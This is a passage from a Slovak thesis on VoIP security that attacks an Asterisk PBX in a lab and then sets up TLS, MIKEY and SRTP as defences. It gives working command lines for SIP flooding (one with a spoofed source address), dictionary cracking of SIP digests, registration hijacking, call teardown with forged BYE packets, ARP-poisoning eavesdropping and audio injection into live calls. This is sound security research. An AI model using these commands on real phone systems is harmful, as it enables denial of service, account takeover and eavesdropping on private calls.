7.3.1 Experiment metódy záplavou UDP paketmi

Ako prvý si opíšeme útok zahltenia portu UDP paketmi(*UDP flood*). V prípade použitia so službou VoIP sa sústredíme na port 5060 na Asterisk servri. Na tomto porte komunikuje server s klientmi pomocou SIP protokolu. V prípade úspešného zahltenia portu, by server nemal byť schopný obsluhovať požiadavky klienta, poprípade sa niektoré požiadavky stratia alebo obsluha zariadení bude značne spomalená veľkým vyťažením servra. Princíp si ukážeme na konfigurácii, kde sa napr. červ(*worm*) cez otvorený port dostane na klientske počítače a z času na čas spustí záplavu UDP paketov na podnikovú pobočkovú ústredňu. Tá nie je schopná obsluhovať ostatné hovory poprípade poskytuje prerušované služby.



Obr.7.3: Príklad použitia záplavových mechanizmov na vyradenie služby

Ako aplikáciu na generovanie UDP paketov som použil program *UDPflood*, ktorý beží pod Linuxom. Web [20] slúžil ako zdroj väčšiny testovaných útočných programov, ale aj ako inšpirácia na mnohé nápady a myšlienky. Ide o modifikovanú aplikáciu *UDPflood* zo zdroja [35], ktorá generuje pakety o veľkosti 1400 bytov. Pod operačným systémom Windows XP je k dispozícii prehľadná aplikácia *Packet Builder* od spoločnosti Colasoft. Všetky použité programy sa nachádzajú na priloženom médiu a webové odkazy sú usporiadané v prílohe C.

Program *UDPflood* sa po skompilovaní spúšťa nasledujúcim jednoduchým príkazom. Všetky časti príkazu sú povinné parametre a konkretizujú presne zdrojový a cieľový soket. Pre moju konkrétnu konfiguráciu som použil príkaz:

```
./udpflood zdrojIP cielIP zdrojPort cielPort pocetpaketov
./udpflood 192.168.1.37 192.168.1.36 51000 5060 500000
```

Počas testu aj po ňom dokázal Asterisk bezproblémov obslúžiť nové hovory. Z uvedeného vyplýva, že samotné zahltenie UDP portu, aj v prípade používaného portu 5060 protokolom SIP sa nezníži kvalita poskytovanej služby a ani nijako neobmedzí SIP INVITE správe dosiahnuť Asterisk a vytvoriť nové spojenie. Tento fakt je celkovo zaujímavý, ak zoberieme do úvahy zahltený datový tok UDP paketmi z *UDPflood* aplikácie, ktorý umožňuje priemerne vyslať až okolo 7000-8000 paketov za sekundu.

Z predchádzajúceho môžme usúdiť, že UDP pakety nemajú priveľký dopad na samotnú prevádzku Asterisku. Navyše sa dajú veľmi jednoducho lokalizovať v sieti, pretože dnes ktorýkoľvek sieťový analyzátor umožňuje odchytiť akúkoľvek IP adresu posielajúcu tak veľký objem dát. Následne by administrátor jednoducho zamedzil prístup daného hosta k sieti.

7.3.2 Experiment metódy záplavou INVITE paketmi

Tento útok by mal v porovnaní s predošlím experimentom pôsobiť oveľa účinnejšie. Dôvodom sú pakety INVITE, ktoré signalizácia SIP používa na uskutočnenie volania účastníka. Asterisk server si po prijatí INVITE paketu vyčlení isté pamäťové zdroje a v prípade vypnutej autorizácie ho hneď prepošle volanému účastníkovi, ak sa volané číslo nachádza v zozname registrovaných účastníkov. Samozrejme môžeme do paketu uviesť neexistujúceho klienta, pričom nám server vráti error a nepokúsi sa vytáčať volaného klienta a celkový dopad útoku by tým pádom nebol nápadný, pritom ale stále zaťažíme server výpočtom digestu pre autorizačnú požiadavku. Výhodou INVITE útokov je fakt, že veľký počet ústrední stále používa UDP port. Existuje aj signalizácia cez TCP spojenie, tú ale samozrejme musí podporovať ako klient tak aj server. V tomto prípade by útok musel prebiehať cez vopred zinicializované TCP spojenie až potom sa posielajú dáta.

Ako v predchádzajúcom útoku tak aj v tomto prípade existuje množstvo testovacích aplikácii. Použil som podobnú linuxovú aplikáciu ako v predchádzajúcom teste s názvom *INVITEflood*. Po doinštalovaní potrebných linuxových knižníc, kompilovací súbor *Makefile* vyžaduje aj pripojenie takzv. *hack_library* knižnice, opäť dostupné z [20]. Nasledujúcim príkazom spúšťame zahlcovanie danej domény a IP adresy. Tento príkaz ma isté povinné parametre pre spustenie:

```
./inviteflood rozhranie volanyuzivatel cielDomena cielIP pocetpaketov
./inviteflood eth1 100 192.168.1.15 192.168.1.15 500000
```

Parametre sú obdobné k predchádzajúcemu programu *UDPflood*. Príkaz obsahuje aj voliteľné parametre, spomeniem len niekoľko s dôležitým významom pri vykonávaní príkazu:

i - IP adresa zdroja, ktorou nemusí byť IP adresa nášho rozhrania, tá sa vloží do každého vyslaného paketu.

S - Zdrojový port, podobne ako IP adresa ani port nemusí byť z nášho rozhrania.

D - Podobne cieľový port.

Tieto informácie sa vložia do paketu a tým umožňujú utajenie pôvodnej zdrojovej IP adresy. Jednotlivé možnosti útokov s *INVITEflood* aplikáciou môžme rôzne kombinovať, napr. zmenou v cieľových doménach a neexistujúcich klientoch. Preto ústredňa, ktorá ma povolené len hovory


z registrovaného zdroja môže prijímať aj takto vyslané pakety. Ide konkrétne o prípad zabezpečenia proti volaniu z neregistrovaných telefónov opisovaný v kapitole 5.1. Má to na svedomí parameter *allowguest*(defaultne nastavený na *yes*) v konfiguračnom súbore *sip.conf* Asterisku. Pri kombinácii s parametrom *nat=yes* Asterisk akceptuje INVITE pakety od neregistrovaných klientov. Použitá konfigurácia je v prílohe A.2. Preto je dôležité pri konfigurácii zvážiť rôzne možnosti a spôsoby volania. Samozrejme v prípade zabezpečenej konfigurácii, proxy server odmieta spojenie s odpoveďou „407 Proxy authentication required“.

A teraz k samotnému testovaniu. Asterisk server počas experimentálneho útoku neobsluhoval nové hovory, pretože jeho port 5060 bol zahltený INVITE paketmi z útočneho stroja. Avšak ihneď po ukončení posielania paketov, následne inicializovaný hovor Asterisk v poriadku obslúžil. Na ústredni sa neprejavili žiadne výrazné zmeny a všetky zahlcovacie INVITE pakety odoslal na príslušnú IP adresu volaného užívateľa. Samozrejme klient, ktorý bol obeťou záplavy INVITE paketov preposlaných Asteriskom bol nedostupný. Odolnosť klienta závisela na jeho samotnom maximálnom počte podporovaných spojení, v prípade klienta *PhonerLite* išlo o 8 súbežných spojení. Pri tomto type útoku sa poskytuje možnosť vysielania INVITE paketov aj na samotných klientov a tým otestovať ich odolnosť voči zahlcovacím útokom. To ale nebola úloha diplomovej práce a preto sa budeme naďalej venovať len útokom na samotný Asterisk. Program *INVITEflood* dokáže vysielať približne 5000 paketov za sekundu, závisí to taktiež od šírky poskytnutého pásma. V prípade vysielania 500 000 paketov ide o relatívne veľké zaťaženie siete, jednoducho odhaliteľné sieťovými analyzátormi podobne ako zahltenie UDP paketmi. Preto som sa pokúsil jeho vysielanie časovo rozdeliť na niekoľko krátkych časových dávok. V aplikácii existuje možnosť definovať časový rozdiel medzi jednotlivými odoslanými paketmi, to však ale neumožňuje možnosť dávkového posielania.

s – udáva čas medzi INVITE správami.

Pomocou malého skriptu som sa pokúsil zefektívniť útok, ktorého úlohou bolo posielanie INVITE paketov v dávkach takzv. *burstoch*. Tým sa zníži záťaž na sieť, pri neustálom obťažovaní ústredne INVITE paketmi napr. každých 5 sekúnd. Pomocou atribútu *seq* určime koľkokrát chceme útok opakovať.

```
for i in `seq 1 10`;
do
     ./inviteflood eth0 200 192.168.1.36 192.168.1.36 5000 -a flooder -S 23000
     -i 192.168.1.65
     sleep 5
done
```



Obr.7.4: Dávkový útok zahltením INVITE paketmi

Výsledkom je nepravidelné obslúženie prichádzajúcich hovorov 0. Osa X predstavuje čas odchytávania paketov, osa Y množstvo vyslaných paketov. Čierna farba predstavuje zahlcujúce pakety odoslané útočníkom a červené impulzy predstavujú pokusy o vytvorenie spojenia. Asterisk vo väčšine prípadov zinicializoval hovor ešte pred samotným útokom alebo hneď po ňom. V niekoľkých prípadoch (10s a 53s) sa však hovor nepodarilo zinicializovať ako je možne vidieť z grafu.

7.4 Zmena signalizácie a dát

7.4.1 Útoky typu „Call Hijacking“

Tento typ útoku spočíva v odchytení citlivých dát a ich následnom zneužití v náš prospech. Príkladom môže byť odchytenie SIP INVITE alebo REGISTER správy, ktoré obsahujú citlivé údaje v podobe prihlasovacieho mena resp. volaného čísla a v prípade nehašovanej správy aj hesla. Väčšina dnešných VoIP systémov používa pri SIP signalizácii autentizáciu MD5 hashom. V tomto prípade sú citlivé informácie lepšie chránené a ťažko lúštiteľné.
Pri ďalšom experimente som použil nasledujúce útočné aplikácie zo zdroja [20]. Sú nimi *authtool* a *reghijacker tool.* Prvý z nich umožňuje z odchytených paketov(INVITE, REGISTER, OPTIONS) dopočítať použité heslo. Používa k tomu slovníkový útok. V prípade že užívateľ nepoužíva akokoľvek sofistikované heslo, pomocou dobrého slovníka dokáže program rozlúštiť v reálnom čase. Tak ako v prípade našej konfigurácii, použité heslo *asdf* nepredstavovalo žiaden problém pre program s použitým slovníkom s 850 000 slovami. *Authtool* dokázal v použitom virtuálnom Debiane overiť v priemere 100 000 hesiel za sekundu.
Menší problém bol so súborom obsahujúcim odchytené správy *sip.cap*. Nedajú sa použiť priamo odchytené pakety, pretože algoritmus hľadá hodnotu parametru *method* resp. dosadený string autorizačnej požiadavky „REGISTER“ , „INVITE“ alebo „OPTIONS“. Preto sa musí odchytený binárny súbor trochu poopraviť, a to len v oddelení hľadaného stringu od zvyšku správy.

Authtool preskúma všetky položky paketov a v prípade nájdenia autorizačných riadkov ako *Authorization:* testuje pomocou parametrov opísaných v kapitole 3.1.1 všetky heslá zo slovníka pomocou *message-digest hashu*. Výsledok aplikácie vyzerá nasledujúco:

```
./authtool sip.cap -d dic-0294.txt

Authentication Tool - Version 1.0
                      09/20/2004

Captured SIP Messages File: sip.cap
Password Dictionary File:   dic-0294.txt

User: 100  Password: asdf  From: <sip:100@192.168.1.36>
1 user/password solutions found
```

Používa pritom funkciu *request-digest* z RFC-2617 [24]. Po zjednotení príslušných metód dostaneme nasledujúce funkcie na výpočet hodnoty MD5 *response*. Parameter *digest-uri* predstavuje URI v mojom prípade „sip:192.168.1.36“, *Method* parameter je typ SIP správy napr. REGISTER, INVITE.

```
Authorization:Digest,username="100",realm="asterisk",nonce="0f701c9c",uri="sip:1
92.168.1.36",response="815e520045b26ed1599d07ee2e50420f",algorithm=md5
```

Ďalším z požadovaných parametrov je *realm* v prípade Asterisku je to „asterisk“ a hodnota *nonce* je pre každú požiadavku iná. Všetky spomínané hodnoty nájdeme v autorizačnej požiadavke od servra, napr. Obr.3.2 v kapitole 3.1.1.

$$requestdigest = (H(A1) : unq(nonce) : H(A2)) \quad (6.1)$$

$$A1 = unq(username) : unq(realm) : passwd \quad (6.2)$$

$$A2 = Method : (digest - uri) \quad (6.3)$$

S pomocou odchytených informácií resp. loginu a hesla som následne pomocou *reghijacker tool* dokázal odhlásiť zvoleného užívateľa a zaregistrovať nového, falošného užívateľa na odregistrované voľné číslo. Použitie aplikácie je nasledujúce:

```
./reghijacker rozhranie cielDomena cielIP contact vystupnySubor login heslo

./reghijacker eth0 192.168.1.36 192.168.1.36 attack@192.168.1.65 output.log –
u 100 –p asdf
```

Vyslané a prijaté pakety počas útoku sú v prílohe A.3. V odchytených paketoch je viditeľné prvotné odhlásenie a následná registrácia falošného užívateľa.

Na platformu Windows od spoločnosti *Microsoft* existuje spomínaný výborný hackovací a dešifrovací program *Cain&Abel* od Massimiliana Montora, bližšie v kapitole 6.3. Aplikácia sa veľmi jednoducho a po krátkom oboznámení aj veľmi pohodlne ovláda. Po prevedení APR(*ARP Poison Routing*) útoku si odchytené údaje resp. heslá prevedieme do ďalšej záložky takzv. *Cracker*. Ten poskytuje desiatky dešifrovacích útokov na rôzne druhy hashovacích mechanizmov. Umožňuje ako slovníkový tak aj *brute-force* útok, spočívajúci v definovaní konkrétnych znakov, počtu znakov v hesle a iných a následného testu všetkých dostupných variácií z poskytnutých znakov.
Pri odchytení registrácie a následnom dešifrovaní hashu ako v predchádzajúcom prípade s *authtool* sa naše heslo podarilo dešifrovať už defaultnym slovníkom s obsahom asi 3240000 slov, ktorý sa nachádza v adresári *Cain&Abel/Wordlists* hneď po inštalácií. Obrázok s výsledkom tohto dešifrovania je priložený ako príloha B.1.

Aby bola autorizácia s algoritmom MD5 užitočná je základom silné heslo. Ak sú heslá slabé napríklad náš prípad *asdf* alebo jednoduchým spôsobom mechanicky generované, útočník ich jednoducho odhalí a prelomí autentizáciu.

7.4.2 Opakovací útok (*Replay attack*)

Tento útok spočíva v rýchlom odoslaní práve odchyteného a jemne pozmeneného paketu. V tomto prípade nemusíme poznať ani zložito počítať resp. dešifrovať autorizačný hash. Celý útok spočíva v znovu odoslaní rovnakých autorizačných údajov do istého časového intervalu. V prípade testovacieho Asterisku je to cca 30 sekúnd, kde sme schopný pozmeniť štruktúru paketu a pritom použiť predchádzajúcu MD5 autentizáciu. Asterisk sa týmto snaží uľahčiť výpočtovú náročnosť na systém ústredne, zároveň tým ale vytvára relatívne jednoducho zneužiteľnú bezpečnostnú slabinu.

Konkrétne umožňuje napr. odregistrovanie úspešne registrovaného autorizovaného užívateľa. To ma za následok jeho neschopnosť prijímať akékoľvek hovory. Väčšina klientov má možnosť si nastaviť dobu opätovného vyslania registračného paketu, štandardne 3600 sekúnd. To predstavuje teoreticky 1 hodinu bez prijímania hovorov, pričom samotné odregistrovanie užívateľa môže

prebiehať nekonečne veľa krát. Pri uskutočnení *Replay attack* sa musí inkrementovať hodnota CSeq o jedna.

7.4.3 Útoky zhadzovania komunikácie (*Session Teardown attacks*)

V prípade Asterisku môžu tieto útoky predstavovať veľkú bezpečnostnú slabinu. Hlavným dôvodom sú neautorizované BYE pakety, ktorými sa ukončuje nadviazanie spojenie.

Na predvedenie experimentu zrušenia spojenia som použil aplikáciu *teardown*, zdroj web *Hacking Exposed*. Falošne vytvorené BYE pakety musia obsahovať niektoré povinné parametre pomocou ktorých server rozpozná o ktoré spojenie ide (*CallID*, *FromTag* a *ToTag*), a tým ukončí príslušný hovor, v opačnom prípade dostaneme odpoveď „481 Call leg/transaction does not exist“. Povinné parametre získame z odchytených paketov „INVITE“ a „200 OK“. Prakticky je ale dôležitý len parameter *CallID*, ktorý musí byť jedinečný pre každý novovytvorený hovor. Útok prebehol bez problémov a prejavil sa ako veľmi účinný. Celkový proces by sa dal ešte zautomatizovať vhodným skriptom, ktorý by umožňoval prehľadne ukončovať vybrané hovory. Použitie *teardown* aplikácie:

```
./teardown rozhranie uzivatel domena cielIP CallID fromTag toTag

./teardown eth0 300 192.168.1.36 192.168.1.35
5bf741532a217f187654f1de5ec5c751@192.168.1.36 as7d5270a2 900d1064

teardown - Version 1.0
           Feb. 17, 2006

source IPv4 addr:port   = 192.168.1.40:9
dest   IPv4 addr:port   = 192.168.1.35:5060
targeted UA             = 300@192.168.1.36
From Tag                = as7d5270a2
To Tag                  = 900d1064
Call ID                 = 5bf741532a217f187654f1de5ec5c751@192.168.1.36
```

Ukončovací paket BYE môžme poslať na Asterisk ale aj priamo koncovému klientovi, ktorý ukončí spojenie, miesto domény sa použije IP adresa koncového klienta. Pre tento prípad je dôležité poslať paket na správny port, na ktorom klient počúva.

Tab.7.1. Prehľad uskutočnených experimentálnych útokov s výsledkami

	Zložitosť prevedenia	Cieľ útoku	Výsledok útoku
Zahltenie UDP paketmi	jednoduchá	DoS ústredne Asterisk	útok neovplyvnil funkciu ústredne počas ani po útoku
Zahltenie INVITE paketmi	jednoduchá	DoS ústredne Asterisk	útok čiastočne ovplyvnil funkciu ústredne počas útoku, po skončení návrat do pôvodneho stavu
Call Hijacking	komplikovaná (počítanie hash hodnoty)	podviesť Asterisk falošnými užívateľskými údajmi	v prípade jednoduchého hesla, je odhalený užívateľ pod našou kontrolou
Replay attack	stredná	zmena užívateľských požiadaviek zopakovaním poslednej požiadavky	zmena každej požiadavky odoslanej platným užívateľom
Teardown attack	jednoduchá	ukončenie odchyteného hovoru	pri použití správneho *CallID* je hovor ukončený

7.5 Odposluch RTP prenosu

Ako si na tomto experimente ukážeme prenos protokolom RTP nie je vôbec zabezpečený a jeho UDP stream je veľmi jednoduché odchytiť a odpočúvať, prípadne vkladať nové hlasové pakety. Pritom si vystačíme s niektorým z voľne dostupných programov na odchytávanie paketov(*Wireshark, TCPdump*).
Presnejší popis technológie RTP nájdeme v kapitole 4.1. Pomocou dobre známej aplikácie *Wireshark* môžeme hlasový stream odchytiť a uložiť si napríklad v „.au“ formáte (prehratelný napr. vo Windows Media Player). Postupuje sa následne, po kliknutí na záložku *Telephony* a *RTP/Show All streams*, vyberieme zvolený stream a s pomocou možnosti *Analyze* si konkrétny zvukový stream uložíme. Z dôvodu väčšej ponuky možností som sa rozhodol priblížiť RTP odposluch s využitím spomínaného hackovacieho programu *Cain&Abel*. Ako prvý sa spustí APR útok a odchytia sa prenášané pakety. Akýkoľvek odchytený hovor sa uloží priamo do záložky *Sniffer* / *VoIP* ako „wav“ súbor, ktorý umožňuje následne jednoduchú prácu so súborom. Okno s odchytenými hovormi špecifikuje použitý kodek, čas a veľkosť súborov, viď príloha B.2.

7.5.1 Mixovanie a vkladanie RTP paketov

Tento útok môže byť veľmi nepríjemným pri vkladaní rôznych urážlivých, prípadne nepresných a zavádzajúcich slov. V prípade mixovania šumu do RTP prenosu si užívatelia predstavujú, že ide o stratu kvality alebo funkcie služby, poprípade strácajú dôveru u poskytovateľa služieb. Pod možnosti útoku patria aj proprietárne protokoly ako napr. SCCP(*Skinny Call Control Protokol*) patriaci pod CISCO, pretože ovplyvňuje RTP pakety nad UDP vrstvou. Výbornými aplikáciami na experimentovanie vkladania doplňujúcich zvukových zložiek do prebiehajúceho hovoru sú *rtpinsertsound* a *rtpmixsound [25]*. Druhá verzia programu v.2 je oproti v.1 vylepšená o možnosť použitia „wav“ súboru ako zvukovej vzorky, predtým bol použiteľný iba „pcap“ súbor so zvukovou stopou, ktorý by sa vložil do práve prebiehajúceho hovoru. Obidve aplikácie sú k dispozícii aj vo


verzii 3. Výhodou poslednej verzie je samostatné rozpoznanie RTP streamu na linke pomocou knižnice *libfindrtp* a tým vynechanie povinných parametrov hovoru pri spustení aplikácie.

V mojom experimente som použil stávajúcu konfiguráciu a útok prebehol po z inicializovaní hovoru medzi účastníkmi *sipuser_200* a *sipuser_300.* Pomocou APR som odchytil prebiehajúce RTP pakety a na základe použitia novo vytvorených portov som zaútočil pomocou druhej verzie programu *rtpinsertsound* nasledujúcim príkazom:

```
./rtpinsertsound rozhranie zdrojIP zdrojPort cielIP sielPort zvukSubor

./rtpinsertsound eth0 192.168.1.35 29294 192.168.1.39 42038 helzart.wav
```

Výsledkom bolo naozaj vloženie zvukovej vzorky helzart.wav do prebiehajúceho RTP streamu. Tento hovor je priložený na DVD nosiči, odchytený Wiresharkom ako *insertsound_call.au.* Verím že daný hovor by nechcel zažiť žiaden zákazník po dovolaní sa napr. na infolinku. Zvukový súbor vkladaný do RTP streamu musí byť „wav“ súbor zakódovaný PCM a vzorkovacou frekvenciou 8 kHz alebo ako som už spomínal súbor vo formáte *tcpdump* s obsahom RTP/UDP streamu s kodekom G.711 u-law.
Celú situáciu som pomocou grafu zobrazil na 0. Čierna farba predstavuje prebiehajúci hovor, červená vložený 13 sekundový „wav“ súbor. Osa X predstavuje dĺžku hovoru a osa Y počet vyslaných paketov.



Obr.7.5: Vloženie zvukovej zložku do prebiehajúceho hovoru.

V prípade druhej aplikácie *rtpmixsound* sa výsledný efekt trochu líši. Do prebiehajúceho hovoru sa zvukový súbor v mixuje takým spôsobom, že počúvajúca strana prijíma priložený zvuk na pozadí samotného hovoru tzn. komunikácia stále pokračuje. Výsledok druhého programu je veľmi podobný s predchádzajúcim a preto ho nebudem bližšie prezentovať.

8 Demonštrácia variantných opatrení voči definovaným útokom ústredňou Asterisk

Ako som uviedol v kapitole 5.1, ústredňa Asterisk umožňuje zavedenie niekoľkých bezpečnostných opatrení. Väčšina z nich vychádza z viacerých špecifikácií RFC pre VoIP technológie. V obsahu tejto kapitoly sa budem venovať možnostiam zabezpečenia hovorov, ich vzájomným porovnaním a experimentálnym predvedeniam.

8.1 Efektívne zabezpečenie signalizácie metódou SIPS

V teoretickej čati diplomovej práce v kapitole 3.1.3, som podrobne opísal výmenu kľúčov a následne zašifrovanie prenášaných signalizačných správ pomocou protokolu TLS. Ako variantné opatrenie voči útokom na signalizačné pakety sa na ústredni Asterisk pokúsim nakonfigurovať podporu práve spomínaného protokolu TLS pre službu SIP resp. SIPS (*SIP Secure*).

Prvý krok samotnej konfigurácie spočíva vo vygenerovaní potrebných certifikátov. Máme možnosť si vlastnoručne podpísať vygenerovaný certifikát alebo vygenerovať žiadoť a nechať ju podpísať nejakou Certifikačnou Autoritou. To ale samozrejme nieje zdarma, aj keď poplatky za overenie certifikátu niesu až také vysoké [27], pre naše účely postačí vlastnoručne podpísaný certifikát. Pre vygenerovanie zabezpečovacích certifikátov v linuxe je potrebné mať nainštalovanú knihovnu libcrypto.so, ktorá mimo iného obsahuje aj *openssl* aplikáciu na generovanie certifikátov. Použijeme 2048 bitový kľúč, ktorý by mal byt ešte niekoľko rokov dostatočne bezpečný. Dosiaľ najvyššie faktorovo vypočítaný kľúč je 768 bitov [28].

- začneme vygenerovaním svojho kľúča,

```
openssl genrsa -des3 -out asterisk_ser.key 2048
```

- ďalším príkazom si vytvoríme požiadavku na podpis certifikátu, pritom jediný dôležitý parameter je *Common Name*, ten musí obsahovať IP adresu volaného hosta, pri tomto kroku je vyžadovaná zvláštna pozornosť, v prípade zle zadanej IP adresy Asterisk odmieta hovor.

```
openssl req -new -key asterisk_ser.key -out asterisk_ser.csr
```

- a hneď si ho aj sami podpíšeme

```
openssl x509 -req -days 365 -in asterisk_ser.csr -signkey asterisk_ser.key
-out asterisk_ser.crt
```

- po podpise kľúč zbavíme hesla, z dôvodu ľahšej obsluhy

```
openssl rsa –in asterisk_ser.key –out asterisk_ser.key.nopass
```


Takto podpísaný certifikát možme použiť s verziou Asterisk od 1.6 a vyššie, ten však vyžaduje certifikát s príponou „pem“ a kľúč integrovaný spolu s certifikátom v jednom súbore, viz príloha A.4. Verzia a konfigurácia Asterisku použitá v tejto kapitole sa odlišuje od verzie 1.4.21 používanej v kapitole č. 7 „Experimentálne generovanie útokov“. Aktuálnu verziu Asterisk *SVN-group-srtp_reboot-r255206* som stiahol a nainštaloval z svn (*subversion*) serveru a použil zmenenú konfiguráciu *sip.conf* a *extensions.conf* podľa [23], príloha A.5.

Dôležitými parametrami je hlavne zapnutie podpory TLS protokolu a cesta k novovytvorenému certifikátu pomocou:

```
tlsenable=yes
```

```
tlscertfile=/etc/asterisk/asterisk_serv.pem
```

Pomocou klienta *Phonerlite* so zapnutou podporou TLS a načítaným certifikátom servra spolu s kľúčom sa klient registruje na Asterisk server. Komunikácia prebieha presne podľa teoretického predpokladu z kapitoly 3.1.3. resp. po zinicializovaní a dohodnutí TCP spojenia sa dohodnú a vymenia šifrovacie parametre a následuje len zašifrovaný prenos aplikačných dat, teda signalizačných SIP paketov REGISTER a podobne Obr.7.6.



Obr.7.6: Registrovanie *Phonerlite* sofphonu na Asterisk cez TLS protokol

8.2 Test bezpečnej výmeny kľúča MIKEY protokolom

Problematika, ktorá nastala s podporou metódy na výmenu kľúčov MIKEY je spomenutá už v kapitole 5.1, kde je v krátkosti predstavený Asterisk s podporou ďalších bezpečnostných modulov. Ako bolo niekoľkokrát diskutované vývojármi na webu komunity a podpory Asterisku [21] a [23], MIKEY podpora bola pozastavená a odobratá z verzie trunk a posledných 1.6.x.RC(*release candidate*) verzií.

Pokúsil som sa experimentovať s poslednou verziou z *svn* servra. Táto verzia sa mi na niekoľko nových pokusov nepodarila korektne zkompilovať a nainštalovať, pretože Asterisk nedokázal nahrať modul *res_mikey.so*. Snaha o nahranie modulu skončilo vždy nasledujúcou hláškou:

```
debian*CLI> module load res_mikey.so
Unable to load module res_mikey.so
Command 'module load res_mikey.so ' failed.
[Apr 28 17:27:47] WARNING[3050]: loader.c:375 load_dynamic_module: Error
loading module 'res_mikey.so': /usr/lib/asterisk/modules/res_mikey.so:
undefined symbol: _ZNK7MObject16getMemObjectTypeEv
[Apr 28 17:27:47] WARNING[3050]: loader.c:666 load_resource: Module
'res_mikey.so' could not be loaded.
```

Problém vychádza najmä z toho že Asterisk kód používa knižnice *libmikey* dostupné z projektu *minisip* softphone. Tie musia byť korektne zkompilované a nainštalované, podobne musí byť nainštalovaná aj podpora *libsrtp* dostupná z webu v prílohe C.

Existuje však aj staršia verzia(*release*) 81432 s ktorou sa mi podaril MIKEY a SRTP modul nahrať a následne testovať. Musí sa však dodržať presný postup krokov ako je uvedený v literatúre [22]. Ako som ale spomínal táto verzia nieje veľmi vyladená a obsahuje mnoho nedostatkov a bugov. Pre testovanie som musel použiť *minisip* softphone klient, ktorý ako jediný podporuje MIKEY výmenu kľúčov. V nastaveniach klienta je voliteľný výber použiteho zabezpečenia a to pomocou PSK alebo D-H. Napriek faktu, že zabezpečenie D-H výmenou kľúčov zaručuje PFC(*Perfect Forward Secrecy*) som zvolil variantu PSK, ktorá nepridáva žiadnu ďalšiu záťaž na výpočetní výkon(ako je to v prípade D-H) a poskytuje dostatočné zabezpečenie. Metóda D-H okrem iného vyžaduje výmenu podpísanych certifikátov.


Touto konfiguráciou je do SDP protokolu vnútená podpora šifrovania RTP/SAVP a pri inicializácii hovoru *minisip* vyšle INVITE paket s SDP protokolom obsahujúcim parameter *key-mgmt: mikey*. Vyslaný SDP vyzerá následne:

```
v=0
o=- 3344 3344 IN IP4 192.168.1.41
s=Minisip Session
t=0 0
a=key-mgmt:mikey
AQAFgAAAE2YCAAAAAFWoAAAAAAAAAAAAAAAAAAoAz4a4JwbpeNQLAAAAJwABAQEBEAIBAQMBFAQBD
gUBAAYBAAcBAQgBAQkBAAoBAQsBCgwBAAEQIkJP1/mgyj3U/wQn0x9msgABAMTmqjkWAHp0nK6ZsI
d/f7AN5oKC5tQo/mE5UHlP7XQXsAPhPKF5654/mE48eqWvoc0hIYgKpHx0atMckM8Pw/F29/fnLKY
pxOZMico3bbMk9HHTUbJaKzht0ZussQhni1Lf9V6fhpitPMETJ0rm1AWkQ2BmJ0R8yFM/Qyt9B9sy
Pk9LWXdOl+7b2bFP9gYRzXb/rn8O5AM9Z4InKkl1yqpUH/AYRp0HBFQVYARUn6iwUQjNOWxyQfPpj
HUO9PYHNAudFVoOAfCuXRKgZAFQHL9mN5Ee5Xlji/12
m=audio 34768 RTP/SAVP 0 101
c=IN IP4 192.168.1.41
a=rtpmap:0 PCMU/8000/1
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-15
```

Týmto spôsobom znemožníme výpočet kľúča tretej osobe na dekódovanie SRTP prenosu. V konfiguračnom súbore Asterisku *extensions.conf* zapneme podporu MIKEY a SRTP:

```
exten => _X00,1,Set(_SIPSRTP=require)
exten => _X00,n,Set(_SIPSRTP_MIKEY=enable)
```

Po nahraní tejto konfigurácie Asterisk dokáže generovať INVITE paket s SDP protokolom obsahujúcim parameter *key-mgmt: mikey*. Nanešťastie aj v poslednej verzii s podporou *res_mikey.so* modulu je odchádzajúce zabezpečenie len DH-HMAC (Ostatné niesú implementované). Táto metóda ale nieje podporována aplikáciou *minisip* a preto je odmietnutá „406 Not Acceptable“.



Obr.8.1: Výmena kľúčov protokolom MIKEY a odmietnutie DHHMAC

Z dôvodu nekompatibility klienta k vygenerovanému zabezpečeniu, táto metóda nespĺňa požadované zabezpečenie a umožňuje bezpečný prenos kľúčov len od volajúceho k ústredni. Odchytený príklad uvedenej možnosti zabezpečenia iba volajúcej strany je priložený na DVD. Podpora a ďalší vývoj tejto verzie Asterisku bol pozastavený a komunita sa sústreďuje na vývoj verzie *srtp_reboot*, ktorú som testoval v ostatných experimentoch, ktorá ma veľký potenciál dostať sa do *trunku* alebo dokonca do posledných verzií rc(*release candidate*).

8.3 Šifrovanie zvukovej časti prebiehajúceho hovoru

8.3.1 Asterisk s podporou SRTP

K prenosu a šifrovaniu prenášaných dátových paketov v konfigurácii s ústredňou Asterisk máme k dispozícii dve možnosti. Prvou je už nevyvýjaná verzia Asterisk *srtp* spomínaná v kapitole 5.1.1, a druhou je stále podporovaná a vyvýjaná verzia Asterisk *srtp_reboot* dosptupná z *svn* servra. Konzultant a vývojár Terry Wilson neustále aktualizuje a prispôsobuje spomínanú verziu *srtp_reboot* kódu čo najviac priblížiť poslednej oficiálnej verzii Asterisk 1.6.3 resp. k trunku. Práve túto verziu Asterisk som použil aj v tejto kapitole na predvedenie komunikácie s koncovým klientom pri zabezpečení protokolom SRTP. Konfiguračné súbory sú zhodné s konfiguráciou pri použití TLS protokolu, pričom súbor *extensions.conf* som upravil na základe Wilsonových príspevkov z diskusie [23], príloha A.5. Pre jednotlivých užívateľov je dôležitý parameter definujúci podporu šifrovania hovoru:

```
encryption=yes
```


Pre prehľadnosť som inicializoval hovor bez šifrovanej signalizácie tj. UDP, čo si vyžiadalo malú zmenu v konfigurácii *extensions.conf* v podobe nastavenia premennej *secure_bridge_signaling* na hodnotu 0. Pôvodne konfigurácia počíta ako so šifrovanou dátovou zložkou, tak aj zašifrovanými signalizačnými paketmi v podobe TLS. Výsledok hovoru z pohľadu Asterisk CLI(*Command Line Interface*) vyzeral následovne:

```
    -- Executing [200@SIP_context:1] Set("SIP/100-00000003",
"CHANNEL(secure_bridge_signaling)=1") in new stack
    -- Executing [200@SIP_context:2] Set("SIP/100-00000003",
"CHANNEL(secure_bridge_media)=1") in new stack
    -- Executing [200@SIP_context:3] NoOp("SIP/100-00000003", "Bridge
signaling: 1") in new stack
    -- Executing [200@SIP_context:4] NoOp("SIP/100-00000003", "Bridge media:
1") in new stack
    -- Executing [200@SIP_context:5] Dial("SIP/100-00000003", "SIP/200") in
new stack
[Apr  4 15:55:07] WARNING[3271]: chan_sip.c:4190 sip_call: Encrypted
signaling is required
    -- Couldn't call 200
  == Everyone is busy/congested at this time (0:0/0/0)
    -- Executing [200@SIP_context:6] GotoIf("SIP/100-00000003",
"1?encrypt_fail") in new stack
    -- Goto (SIP_context,200,8)
    -- Executing [200@SIP_context:8] Set("SIP/100-00000003",
